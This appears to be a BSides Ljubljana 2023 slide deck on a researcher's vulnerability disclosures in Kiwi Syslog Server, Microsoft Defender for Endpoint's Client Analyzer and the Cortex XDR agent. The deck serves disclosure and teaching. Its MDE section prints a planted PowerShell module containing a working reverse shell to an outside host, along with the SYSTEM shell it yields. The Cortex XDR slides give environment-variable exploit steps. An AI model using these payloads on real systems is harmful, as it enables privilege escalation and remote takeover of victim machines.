

A background image showing a group of people in a meeting. A man in a grey jacket is pointing at a whiteboard with a marker. Other people are seated around a table with laptops. A large blue semi-transparent rectangle is overlaid on the image, containing the title and other text.

A tale of an almost and one CVE

BSides Ljubljana

16.6.2023

Danijel Grah

NIL
part of conscia

Whoami

- Working at NIL part of Conscia
 - SOC and offensive security offerings
- A pentester, a security researcher and consultant, a defender and again offensive security oriented
- I love the challenge



@r4shimo



danijel-grah-05840664



<https://github.com/rashimo>

Back then ... No CVE's

- More than 10 years ago I found major issue in modems of a popular ISP
- We approached them gentle 😊
- They said ...
- No CVE on many occasions

Use SIP Registrar.
 SIP Registrar:
 SIP Registrar port:

SIP Account	1	2
SIP Register status	Success Register	Forbidden
Account Enabled	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Physical Endpt Id	<input type="text" value="0"/>	<input type="text" value="1"/>
Extension	<input type="text" value="013209006"/>	<input type="text" value="2001"/>
Display name	<input type="text" value="013209006"/>	<input type="text" value="2001"/>
Authentication name	<input type="text" value="013209006"/>	<input type="text"/>
Password	<input type="text"/>	<input type="text" value="2001"/>
Preferredptime	<input type="text" value="20"/>	<input type="text" value="20"/>
Preferred codec 1	<input type="text" value="G.711ALaw"/>	<input type="text" value="G.711ALaw"/>
Preferred codec 2	<input type="text" value="G.711MuLaw"/>	<input type="text" value="G.711MuLaw"/>
Preferred codec 3	<input type="text" value="G.729a"/>	<input type="text" value="G.729a"/>

The story of a Tablet

- A Story about Chuwi Hi 12
- Comes with Windows/Android dual boot image
- Played and Played
- WinPE USB
- Disk wipe



SolarWinds

- Wired: The Untold Story of the Boldest Supply-Chain Hack Ever
- Kiwi Syslog Server



PRODUCTS > SOLUTIONS > SUPPORT > COMMUNITY > FREE TRIALS CONTACT SALES ONLINE QUOTE

Kiwi Syslog Server Free Edition

View and archive syslog messages and SNMP traps in real time

With Kiwi Syslog Server Free Edition, you can collect, view, and archive syslog messages and SNMP traps from up to five sources.

Key Features


- Get centralized management of syslog messages and SNMP traps
- Log to disk and split logs by date or priority and get daily email summaries
- View 10 filtered windows in real time and receive high-traffic alerts
- Get real time statistics and daily statistics summaries in the console

DOWNLOAD FREE TOOL

100% Free

Date	Time	Facility	Level	Host Name	Message Text
2015-03-20	14:05:00	Cron	Warning	10.111.201.39	Logoff failed
2015-03-20	14:05:00	Local1	Warning	10.111.201.39	Logoff Successful
2015-03-20	14:05:00	Local1	Critical	10.111.201.39	This is a test message generated by Kiwi SyslogGen
2015-03-20	14:05:00	Local1	Alert	10.111.201.39	Logoff Successful
2015-03-20	14:04:59	Cron	Error	10.111.201.39	Logoff failed
2015-03-20	14:04:59	System1	Critical	10.111.201.39	Logoff Successful
2015-03-20	14:04:59	Syslog	Error	10.111.201.39	This is a test message generated by Kiwi SyslogGen
2015-03-20	14:04:59	System0	Critical	10.111.201.39	Logon successful
2015-03-20	14:04:58	Cron	Warning	10.111.201.39	Logon failed
2015-03-20	14:04:58	System2	Info	10.111.201.39	Logoff Successful
2015-03-20	14:04:58	User	Notice	10.111.201.39	This is a test message generated by Kiwi SyslogGen
2015-03-20	14:04:58	News	Debug	10.111.201.39	Logon successful
2015-03-20	14:04:57	Cron	Info	10.111.201.39	Logon failed

The Story of a Tablet



github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1

4989 lines (3817 sloc) | 587 KB

```
1 <#
2
3 PowerUp aims to be a clearinghouse of common Windows privilege escalation
4 vectors that rely on misconfigurations. See README.md for more information.
5
6 Author: @harmj0y
7 License: BSD 3-Clause
8 Required Dependencies: None
9 Optional Dependencies: None
10
11 #>
12
13 #Requires -Version 2
14
15
16 #####
17 #
18 # PSReflect code for Windows API access
19 # Author: @mattifestation
20 # https://raw.githubusercontent.com/mattifestation/PSReflect/master/PSReflect.psml
21 #
22 #####
```

Kiwi Vulnerability

- Kiwi Syslog Server 9.7.2.1.
 - Unquoted Service Path Vulnerability
 - BINARY_PATH_NAME listed, an executable named "Program.exe" could be placed in "C:\", and it would be executed as the Local System next time the service was restarted

```
C:\Program Files (x86)>sc qc "Kiwi Syslog Server"
sc qc "Kiwi Syslog Server"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Kiwi Syslog Server
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE          : 2   AUTO_START
        ERROR_CONTROL       : 1   NORMAL
        BINARY_PATH_NAME    : C:\Program Files (x86)\Syslog\nssm.exe
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : Kiwi Syslog Server
        DEPENDENCIES        :
        SERVICE_START_NAME  : LocalSystem
```

Unquoted Service Path Vulnerability

If the filename is a long string of text which contains spaces and is not enclosed within quotation marks, the filename will be executed in the order from left to right until the space is reached and will append .exe at the

`C:\Program Files\A Subfolder\B Subfolder\C Subfolder\SomeExecutable.exe`

In order to run **SomeExecutable.exe**, the system will interpret this path in the following order from 1 to 5.

1. `C:\Program.exe`
2. `C:\Program Files\A.exe`
3. `C:\Program Files\A Subfolder\B.exe`
4. `C:\Program Files\A Subfolder\B Subfolder\C.exe`
5. `C:\Program Files\A Subfolder\B Subfolder\C Subfolder\SomeExecutable.exe`

Unquoted Path Vulnerability - SMB Login (CVE-2021-35231)

[Download PDF](#)
[Send an email](#)

Summary

As a result of an unquoted service path vulnerability present in the Kiwi Syslog Server Installation Wizard, a local attacker could gain escalated privileges by inserting an executable into the path of the affected service or uninstall entry. Example vulnerable path:

```
Computer\HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Kiwi Syslog
Server\Parameters\Application
```

Affected Products

- Kiwi Syslog Server 9.7.2 and earlier

Fixed Software Release

- Kiwi Syslog Server 9.8

Acknowledgments

- David Rickard
- Danijel Grah

Advisory Details

Severity



6.7 Medium

Advisory ID

CVE-2021-35231

First Published

10/19/2021

Fixed Version

Kiwi Syslog Server 9.8

CVSS Score

3.1/AV:L/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H

The Story of a Tablet (The End ?)

- Another Story about Chuwi Hi 12
- Installed Kiwi Syslog Server
- Could not connect to the tablet
- Checked for privilege escalation
- Found Unquoted Service Path Vulnerability in Kiwi Syslog Server

Microsoft 365 Defender

The screenshot displays the Microsoft 365 Defender interface. On the left, a dropdown menu is open, listing various actions for a device. The option 'Initiate Live Response Session' is highlighted with a red rectangular box. Other options include 'Run Antivirus Scan', 'Collect Investigation Package', 'Restrict App Execution', 'Initiate Automated Investigation', 'Isolate Device', 'Ask Defender Experts', 'Action center', 'Exclude', 'Go hunt', 'Turn on troubleshooting mode', and 'Policy sync'. The main area shows the 'Live response on dc2' session, which is currently 'Pending'. A 'Disconnect session' button is visible, and an 'Upload file to library' button is highlighted with a red rectangular box. Below the session title, there is an 'Entity summary' section with expandable sections for 'Device details' and 'Session Information'. The 'Session Information' section shows a Session ID: CLR02f66eab-74c3-40cd-a9ee-
eae9443ca1ee. To the right, the 'Command console' is active, showing a command prompt with the command 'connect' entered. A 'Command index' dropdown is also visible.

M365 Defender Support

Learn / [Microsoft 365](#) / Defender for Endpoint /

Collect support logs in Microsoft Defender for Endpoint using live response

Article • 02/07/2023 • 11 contributors

In this article

[See also](#)

Applies to:

- [Microsoft Defender for Endpoint Plan 2](#)
- [Microsoft 365 Defender](#)

Want to experience Defender for Endpoint? [Sign up for a free trial.](#)

When contacting support, you may be asked to provide the output package of the Microsoft Defender for Endpoint Client Analyzer tool.

This topic provides instructions on how to run the tool via Live Response.

1. Download and fetch the required scripts available from within the 'Tools' sub-directory of the [Microsoft Defender for Endpoint Client Analyzer](#).

For example, to get the basic sensor and device health logs, fetch `"..\Tools\MDELiveAnalyzer.ps1"`.

If you also require Defender Antivirus support logs (MpSupportFiles.cab), then fetch

`"..\Tools\MDELiveAnalyzerAV.ps1"`

Name	Date modified	Type	Size
Tools	12. 06. 2023 07:33	File folder	
MDEClientAnalyzer.cmd	12. 06. 2023 07:33	Windows Comma...	3 KB
MDEClientAnalyzer.ps1	12. 06. 2023 07:33	Windows PowerS...	196 KB
RemoteMDEClientAnalyzer.cmd	12. 06. 2023 07:33	Windows Comma...	4 KB

AgentConfigManagerLib.dll	12. 06. 2023 07:33	Application exten...	19 KB
DisplayExtendedAttribute.exe	12. 06. 2023 07:33	Application	210 KB
DLPDiagnose.ps1	12. 06. 2023 07:33	Windows PowerS...	105 KB
endpoints.txt	12. 06. 2023 07:33	Text Document	1 KB
EPPVersions.xml	12. 06. 2023 07:33	XML Document	1 KB
EULA.ps1	12. 06. 2023 07:33	Windows PowerS...	28 KB
Events.json	12. 06. 2023 07:33	JSON File	46 KB
GetAadUser.exe	12. 06. 2023 07:33	Application	20 KB
MDE.psm1	12. 06. 2023 07:33	Windows PowerS...	19 KB
MDEClientAnalyzer.exe	12. 06. 2023 07:33	Application	871 KB
MDEClientAnalyzerPreviousVersion.exe	12. 06. 2023 07:33	Application	21 KB
MDEHelper.psd1	12. 06. 2023 07:33	Windows PowerS...	36 KB
MDELiveAnalyzer.ps1	12. 06. 2023 07:33	Windows PowerS...	21 KB
MDELiveAnalyzerAppCompat.ps1	12. 06. 2023 07:33	Windows PowerS...	21 KB
MDELiveAnalyzerAV.ps1	12. 06. 2023 07:33	Windows PowerS...	21 KB
MDELiveAnalyzerNet.ps1	12. 06. 2023 07:33	Windows PowerS...	21 KB
MDELiveAnalyzerPerf.ps1	12. 06. 2023 07:33	Windows PowerS...	21 KB
MDELiveAnalyzerVerbose.ps1	12. 06. 2023 07:33	Windows PowerS...	21 KB
MDEReport.xsl	12. 06. 2023 07:33	XSLT File	13 KB
MsPublicRootCA.cer	12. 06. 2023 07:33	Security Certificate	2 KB
notmyfaultc.exe	12. 06. 2023 07:33	Application	758 KB
notmyfaultc64.exe	12. 06. 2023 07:33	Application	956 KB
perfCounterW7.xml	12. 06. 2023 07:33	XML Document	6 KB
PerfCounterW10.xml	12. 06. 2023 07:33	XML Document	6 KB
procdump.exe	12. 06. 2023 07:33	Application	774 KB
ProcDump64a.exe	12. 06. 2023 07:33	Application	399 KB
Procmon.exe	12. 06. 2023 07:33	Application	5,092 KB
Procmon64a.exe	12. 06. 2023 07:33	Application	2,671 KB
PsExec.exe	12. 06. 2023 07:33	Application	700 KB
RegionsURLs.json	12. 06. 2023 07:33	JSON File	16 KB
SenseW7.wprp	12. 06. 2023 07:33	WPRP File	2 KB
SenseW10.wprp	12. 06. 2023 07:33	WPRP File	4 KB
WD.wprp	12. 06. 2023 07:33	WPRP File	31 KB
WD_Lite.wprp	12. 06. 2023 07:33	WPRP File	3 KB
winatp.cer	12. 06. 2023 07:33	Security Certificate	3 KB

MDELiveAnalyzer

The script **MDEClientAnalyzer.ps1**, dropped by **MDELiveAnalyzer.ps1**, is carefully designed and checks the integrity of executables via the Check-Command-verified function which calls the CheckAuthenticodeSignature function to check the signature of executables.

July, 2021

Start-BitsTransfer PowerShell
"version" of BitsAdmin

```
function Download-WebFile($ClientAnalyzer) {
    Write-Host -ForegroundColor Green "Downloading MDEClientAnalyzer from: " $ClientAnalyzer
    Import-Module BitsTransfer
    $BitsJob = Start-BitsTransfer -source $ClientAnalyzer -Destination "$DlZipFile" -Description "Downloading
    additional files" -RetryTimeout 60 -RetryInterval 60 -ErrorAction SilentlyContinue
}
$DownloadDir = "C:\ProgramData\Microsoft\Windows Defender Advanced Threat Protection\Downloads"
$DlZipFile = Join-Path $DownloadDir "MDEClientAnalyzerPreview.zip"
$ToolsDir = Join-Path $DownloadDir "Tools"
if (!(test-path -path "$DlZipFile")) {
    Download-WebFile "https://aka.ms/Betamdeanalyzer"
}
if (test-path -path "$DlZipFile") {
    Remove-Item '$DownloadDir\MDEClientAnalyzer.ps1' -Force -ErrorAction SilentlyContinue
    Remove-Item '$ToolsDir\*' -Force -ErrorAction SilentlyContinue
    Expand-Archive -Path $DlZipFile -DestinationPath $DownloadDir -Force -ErrorAction SilentlyContinue
    &powershell -ExecutionPolicy Bypass "& 'C:\ProgramData\Microsoft\Windows Defender Advanced Threat
    Protection\Downloads\MDEClientAnalyzer.ps1' -outputDir 'C:\ProgramData\Microsoft\Windows Defender Advanced Threat
    Protection\Downloads' &*"
}
}
```

The Attack

- Trying to plant a malicious BitsTransfer module (PowerSplanting)
- The PSModulePath environment variable stores the paths to the locations of the modules that are installed on disk.
- MDE \$env:PSModulePath content:
 - `.\WindowsPowerShell\Modules`
 - `C:\Program Files\WindowsPowerShell\Modules`
 - `C:\Windows\system32\WindowsPowerShell\v1.0\Modules`
 - `C:\Program Files\Microsoft Monitoring Agent\Agent\PowerShell\`

Preconditions for the Attack

- The user has permissions to write into one of the following directories on the victim machine:

- `.\WindowsPowerShell\Modules`
- `C:\Program Files\WindowsPowerShell\Modules`
- `C:\Windows\system32\WindowsPowerShell\v1.0\Modules`
- `C:\Program Files\Microsoft Monitoring Agent\Agent\PowerShell`

- A SOC analyst establishes a Live response session to the victim in Microsoft 365 Security Center and runs the "Microsoft Defender for Endpoint Client Analyzer" tool

Preconditions for the Attack

- The module needs to contain the necessary arguments since from MDEClientAnalyzer.ps1 the Start-BitsTransfer function is called twice like

```
Start-BitsTransfer -source $webfile -Destination "$DIZipFile" -Description
"Downloading
additional files" -RetryTimeout 60 -RetryInterval 60 -ErrorAction SilentlyContinue
```

```
Start-BitsTransfer -Source $WPTURL -Destination "$DIZipFile" -TransferType
Download -Asynchronous
```


PowerSplanting/What

.\WindowsPowerShell\Modules
 C:\Program Files\WindowsPowerShell\Modules
 C:\Windows\system32\WindowsPowerShell\v1.0\Modules
 C:\Program Files\Microsoft Monitoring Agent\Agent\PowerShell

C:\Program Files\WindowsPowerShell\Modules\BitsTransfer\BitsTransfer.psm1

Windows (C:) > Windows > System32 > WindowsPowerShell > v1.0 > Modules > BitsTransfer

Name	Date modified	Type	Size
BitsTransfer.Format.ps1xml	7. 12. 2019 10:10	Windows PowerS...	8 KB
BitsTransfer.psd1	7. 12. 2019 10:10	Windows PowerS...	2 KB
Microsoft.BackgroundIntelligentTransfer....	7. 12. 2019 10:10	Application exten...	126 KB

```
@{
  GUID="{8FA50648-8479-4c5c-86EA-0D311FE48875}"
  Author="Microsoft Corporation"
  CompanyName="Microsoft Corporation"
  Copyright="© Microsoft Corporation. All rights reserved."
  ModuleVersion="2.0.0.0"
  PowerShellVersion="5.1"
  CLRVersion="4.0"
  NestedModules="Microsoft.BackgroundIntelligentTransfer.Management"
  FormatsToProcess="BitsTransfer.Format.ps1xml"
  HelpInfoUri="https://go.microsoft.com/fwlink/?linkid=390756"
  RequiredAssemblies=Join-Path $psScriptRoot "Microsoft.BackgroundIntelligentTransfer.Management.Interop.dll"
  CmdletsToExport="Add-BitsFile","Complete-BitsTransfer","Get-BitsTransfer","Remove-BitsTransfer",
  |"Resume-BitsTransfer","Set-BitsTransfer","Start-BitsTransfer","Suspend-BitsTransfer"

  FunctionsToExport=@()
  AliasesToExport=@()
  CompatiblePSEditions="Core","Desktop"
}
```

```
function Start-BitsTransfer
{
  Param
  (
    [Parameter(Mandatory=$false)]
    [string] $Source,
    [Parameter(Mandatory=$false)]
    [string] $Destination,
    [Parameter(Mandatory=$false)]
    [string] $TransferType,
    [Parameter(Mandatory=$false)]
    [switch] $Asynchronous,
    [Parameter(Mandatory=$false)]
    [string] $Description,
    [Parameter(Mandatory=$false)]
    [string] $RetryTimeout,
    [Parameter(Mandatory=$false)]
    [string] $RetryInterval
  )

  Write-Host $env:PSModulePath
  $client = New-Object System.Net.Sockets.TCPClient("XXX.XXX.XXX.XXX",443);
  $stream = $client.GetStream();
  [byte[]]$bytes = 0..65535|%{0};
  while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0) {
    $data = (New-Object -TypeName System.Text.AsciiEncoding).GetString($bytes,0, $i);
    $sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);
    $stream.Flush()
  }
  $client.Close()
}
```

The Result

Command console

Command log

```

C:\> connect
Connection currently active. [last communication: 2021-07-03 18:01:27.993000+00:00]

C:\> Run MDELiveAnalyzer.ps1
Transcript started, output file is C:\ProgramData\Microsoft\Windows Defender Advanced Threat Protection\Temp\PSScriptOutputs\PSScript_Transcript_(E8EFED1E-52C2-44D8-B8D1-5ED8B1AF1E79).txt
Downloading MDEClientAnalyzer from: https://aka.ms/Betamdeanalyzer
WindowsPowerShell\Modules;C:\Program Files\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules;C:\Program Files\Microsoft Monitoring Agent\Agent\PowerShell\

C:\> _

```

```

$ sudo nc -lvp 443
listening on [any] 443 ...
: inverse host lookup failed: Unknown host
connect to [redacted] from (UNKNOWN) [192.168.100.195] 55485
PS C:\ProgramData\Microsoft\Windows Defender Advanced Threat Protection\Downloads> whoami
nt authority\system
PS C:\ProgramData\Microsoft\Windows Defender Advanced Threat Protection\Downloads>

```

The Fix

Hello Danijel,

Thank you again for reporting this issue to MSRC.

We have completed our investigation and determined that this report is not able to be reproduced as a security vulnerability by our engineers, which unfortunately means that it does not meet our bar for servicing in a security update, and I will be closing this case. Your POC assumes that one of the paths below is writeable by a user who is not part of the admin group. We have assessed that these paths are not writeable by a non-admin user on a default configuration of Windows.

```
# #LlTt4w7JKGZrVnCAQCC61lHDDC39ACAQEXDZANBgIgrk8zQNEAgEFADE8Bgor
# BgEEAYI3AgEEoGswaTA0BgorBgEEAYI3AgEeMCYCawEAAQOH8w7Yf1LCE63JNLG
# KX7zUQIBAAIBAAIBAAIBAAIBADAxMA0GCWCGSAFlAwQCAQUABCCeBdU0oQqedA7Z
# rIeYQFThfHzj3Ba2nnhg7H+QClrnE6CCDZcwgVWMIID/aADAgECAHZAADeBr/
# fXDbjw9DAAAAAAMQA0GCSqGSIb3DQEBCwUAMH4xCzAJBgNVBAYTA1VTMRMwEQYD
# VQIEWpXYXNoaW5ndG9uMRAwDgYDVQHEwdSZWRtb25kMR4wHAYDVQQKEgVNaWly
# b3NvZnQzQ29ycG9yYXRpb24xKDAmBgNVBAMTH01pY3Jvc29mdCBDb2RlIFNpZ25p
# bmcgUENBIDIwMTUwMjEwODA0MjAyMjEwODA0MjAyMjEwODA0MjAyMjEwODA0MjAyMjEw
# MAkGA1UEBHMCMVhkeARBgNVBAgTC1dhc2hpbmd0b24xEDA0BgNVBAcTB1J1ZG1v
# bmQxHjACBgNVBAoTFU1pY3Jvc29mdCBDb3Jwb3JhdG1vbjE+MDwGA1UEAxM1TW1j
# cm9zb2Z0IFdpbmlRvd3MgRGVmZW5kZXIqQWR2Y5jZWQvGhyZWZlIFByb3RlY3Rp
# b24wggEiMA0GCSqGSIb3DQEBAQUAA4IBAwggEKAoIBAQ0y67idUrLERD131s1
# 1XkmCQNgqDqXUbrM7xeQ3MDX2TI2X7/wxqqVBo5wj5GMUEUxZpgrQRj7fyyeQWvy
# OKx7cxcBYXkRwj0QRsYwqk+hcaLj7E9CkuYyM1tuVxuAehDD1jqwLGS5LFFG9iE9
# tXCQHI59kLocKMm2C8RWNMk1PYN0dkN/pcEIp6L+P+GXVY76jL+k7uXY0Vgpu
# uKvUZdxukyqhYbly8aNR8BasPSOudq2+1VzK52kbUq79M7F31N+3fDdy1G5Yo5dc
# XDrvoU1fnP1Kc4PtUJL7tSHFuby1T1NyDnHFSORQeZPFg971CeZ57I8ZFoJDLgTY
# kDQDAgMBAAGjggFzMIIBzAfbgNVHSEGDAMBggrBgEFBQcDwwYKKwVBAQCgD0wv
# ATAdBgNVHQ4EFggQU0X7BwbJmeu82AxuDs7MBJC8zJ8swRQYDVRRBd4wPKQ6MDgx
# HJAcBgNVBAsTFU1pY3Jvc29mdCBDb3Jwb3JhdG1vbjEwMBQGA1UEBRMmNDUxODk0
# KzQ3MjIyMDAfbG9uY29ydG9uYXRpb24xKDAmBgNVBAMTH01pY3Jvc29mdCBDb2RlIFNpZ25p
# TTBLMEImR6BfhkNodHRwOi8vd3d3Lm1pY3Jvc29mdC5jb29vcGtpb3RzL2lyb29u
# aWNB2R2RtaWd0Q0EYMEExX2IwMTUwMjEwODA0MjAyMjEwODA0MjAyMjEwODA0MjAyMjEw
```

```
<#
.SYNOPSIS

.NOTES
    Author: MDE OPS Team
    Date/Version: See $ScriptVer
#>
param [ ] $...
)

# Global variables
[Console]::OutputEncoding = [System.Text.Encoding]::UTF8 # MDEClientAnalyzer.exe outputs UTF-8, so interpret its output as such
$ProcessWaitMin = 5 # wait max minutes to complete
$ToolsDir = Join-Path $outputDir "Tools"
$buildNumber = ((System.Environment)::OSVersion).Version.build
#Enforcing default PSModulePath to avoid getting unexpected modules to run instead of built-in modules
$env:PSModulePath = "C:\Program Files\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules"

# Define outputs
$resultOutputDir = Join-Path $outputDir "MDEClientAnalyzerResult"
$SysLogs = Join-Path $resultOutputDir "SystemInfoLogs"
$PsrFile = Join-Path $resultOutputDir "Psr.zip" #Removing until more informative way of collecting screens is added
$ProcMonLog = Join-Path $resultOutputDir "Procmonlog.pml"
$connectivityCheckFile = Join-Path $SysLogs "MDEClientAnalyzer.txt"
$connectivityCheckUserFile = Join-Path $SysLogs "MDEClientAnalyzer_User.txt"
$outputZipFile = Join-Path $outputDir "MDEClientAnalyzerResult.zip"
$WprpTraceFile = Join-Path $resultOutputDir "FullSenseClient.etl"
$xmlLogFile = Join-Path $SysLogs "MDEClientAnalyzer.xml"
$xmlFile = Join-Path $ToolsDir "MDEReport.xslt"
$RegionsJson = Join-Path $ToolsDir "RegionsURLs.json"
$EndpointList = Join-Path $ToolsDir "endpoints.txt"
$ResourcesJson = Join-Path $ToolsDir "Events.json"
$htmlOutputFile = Join-Path $resultOutputDir "MDEClientAnalyzer.htm"
$CertSignerResults = "$resultOutputDir\SystemInfoLogs\CertSigner.log"
$CertResults = "$resultOutputDir\SystemInfoLogs\CertValidate.log"
```

Intermezzzzzzzo...

- Hijacking PowerShell commands: Masquerading persistence on the system
- PowerShell profiles, Proxy functions
- Write-Output -> Start-Process

Source: <https://security-garage.com/index.php/es/malware/hijacking-powershell-commands-masquerading-persistence-on-the-system>

Author: Santiago Gonzalez Ocana

One more ?



Cortex XDR agent



```
05/24/2023 11:32 AM          380 windows_timeline_parser.json
05/24/2023 11:32 AM      17,608 windows_timeline_parser.py
05/24/2023 11:32 AM          427 winrar_archistory.json
05/24/2023 11:32 AM      1,515 winrar_archistory.py
05/24/2023 11:32 AM      7,340 wmi_data_collection.py
05/24/2023 11:32 AM          317 wmi_parser.json
05/24/2023 11:32 AM      9,062 wmi_parser.py
05/24/2023 11:32 AM          625 wordwheelquery_parser.json
05/24/2023 11:32 AM          879 wordwheelquery_parser.py
05/24/2023 11:32 AM          295 xdrhealth_installer.json
05/24/2023 11:32 AM      15,804 xdrhealth_installer.py
05/24/2023 11:32 AM     154,191 yara_data.json
05/24/2023 11:32 AM           0 __init__.py
          269 File(s)      3,119,781 bytes
           2 Dir(s)  116,915,040,256 bytes free

C:\ProgramData\Cyvera\LocalSystem\Python\scripts>
```

Cortex XDR agent – Modify XDR Logging location

The vulnerability:

- The python scripts is considering the environment variable “log_name”



C:\ProgramData\cyvera\LocalSystem\Python\scripts\service_logger.py

```


LOGGER_NAME = "python_service"
LOG_FILE_NAME = os.environ.get('log_name') or "python_service.log"
LOG_LEVEL_ENV_NAME = "log_level" # Env variable name for log level
LOG_PATH_ENV_NAME = "log_path" # Env variable name to define log file location
DEFAULT_LOG_LEVEL = logging.INFO
DISABLED_LOG_LEVEL = -1

_initialized = False # Records if logger initialization happened

@staticmethod
def __get_log_path():
    log_path = os.environ.get(ServiceLogger.LOG_PATH_ENV_NAME, None)
    if log_path:
        return os.path.join(log_path, ServiceLogger.LOG_FILE_NAME)
    return os.path.join(os.getcwd(), ServiceLogger.LOG_FILE_NAME)
  
```

Cortex XDR Agent – Modify XDR Logging location

- Modify XDR Logging location
- Environment Variable manipulation
- Messing with logging and Cortext XDR agent functionality
- Impact on integrity



Cortex XDR agent – Modify XDR Logging location

- POC Exploit:
 - Create a system env. variable „log_name“
 - Set the value to ..\..\Program Files\Palo Alto Networks\Traps\cyreport.exe

The image shows a Windows environment where a new system variable is being created. The 'New System Variable' dialog box is open, with 'log_name' as the variable name and '..\..\Program Files\Palo Alto Networks\Traps\cyreport.exe' as the value. In the background, a hex dump of the cyreport.exe file is visible, showing the file's metadata and content. The hex dump includes fields like 'Offset (h)', 'Decoded text', and 'ACTION_ID: 06799'. A yellow highlight is present on the hex dump at offset 000BB830, containing the text 'XDR Payload V3'. Below the dialog box, a command prompt window shows the execution of 'whoami' (returning 'nt authority\system') and 'del cyreport.exe' (returning 'Access is denied.').

Cortex XDR Agent – Modify XDR Logging location

The vulnerability:

- The python scripts is considering the environment variable “scripts_dir”

C:\ProgramData\cyvera\LocalSystem\Python\scripts\memory_dump.py

```

run_from_offline_collector = False
if dump_type == "full":
    # If scripts_dir exists, script is run from OfflineCollector.
    scripts_dir = os.environ.get('scripts_dir', None)
    if scripts_dir:
        run_from_offline_collector = True
        memory_dump_dir = scripts_dir
    else:
        memory_dump_dir = MEMORY_DUMP_DIRECTORY if os.path.isdir(DOWNLOAD_DIR) else os.g

    tool_path = os.path.join(memory_dump_dir, tool_name if tool_name else DUMP_TOOL_NAME)
    tool_args = tool_input_args if tool_input_args else DUMP_FILE_NAME

    self._logger.info(f"Validating tool path '{tool_path}', memory_dump_dir='{memory_dum

    if not self.validate_dump_tool_exists(tool_path, run_from_offline_collector):
        raise MemoryDumpException(f"Cannot find '{tool_path}'. Exiting.")

    if not self.execute_external_tool(tool_path, tool_args):
        raise MemoryDumpException(f"Failed to execute external tool '{tool_path}' with a

```

Cortex XDR Agent – Modify XDR Logging location

- Create a new folder C:\tools
- Then place into this folder an arbitrary executable and rename it to winpmem.exe.
- Create a new system environment variable

Variable name: script_dir

Variable value: C:\tools\

```
#include <iostream>
#include <stdlib.h>
#include <string.h>

int main()
{
    std::cin.ignore();
    std::cout << "Execution finished" << std::endl;
}
```

This PC > Local Disk (C:) > tools

Name	Date modified	Type	Size
processhacker-2.39-bin	16/02/2023 05:47	File folder	
mimidrv.sys	21/01/2013 18:07	System file	37 KB
mimikatz	10/08/2021 09:22	Application	1.324 KB
PPLcontrol	16/02/2023 05:38	Application	1.294 KB
Procmon64	08/11/2022 01:22	Application	2.629 KB
PsExec64	10/11/2022 05:34	Application	503 KB
RTCCore64.sys	27/08/2017 07:44	System file	14 KB
temp	28/02/2023 00:05	Text Document	4.909 KB
winpmem	28/02/2023 00:29	Application	2.049 KB

Cortex XDR Agent – Modify XDR Logging location

- Wait for SOC using the Cortex XDR web application to initiate a memory dump. (Incident Response -> Response -> Action Center -> New Action -> Memory Collection ...)
- Cortex-xdr-payload.exe will launch our executable in C:\tools\winpmem.exe

C:\Windows\system32\cmd.exe /c "C:\tools\winpmem.exe C:\ProgramData\Cyvera\Administrators\Temp\full_memory_dump.raw"

01:02:...	C:\cortex-xdr-payload.exe	4708	Process Create	C:\Windows\system32\cmd.exe
01:02:...	C:\cmd.exe	5589	Process Start	
01:02:...	C:\cmd.exe	6588	Thread Create	
01:02:...	C:\cortex-xdr-payload.exe	4708	QuerySecurityFile	C:\Windows\System32\cmd.exe
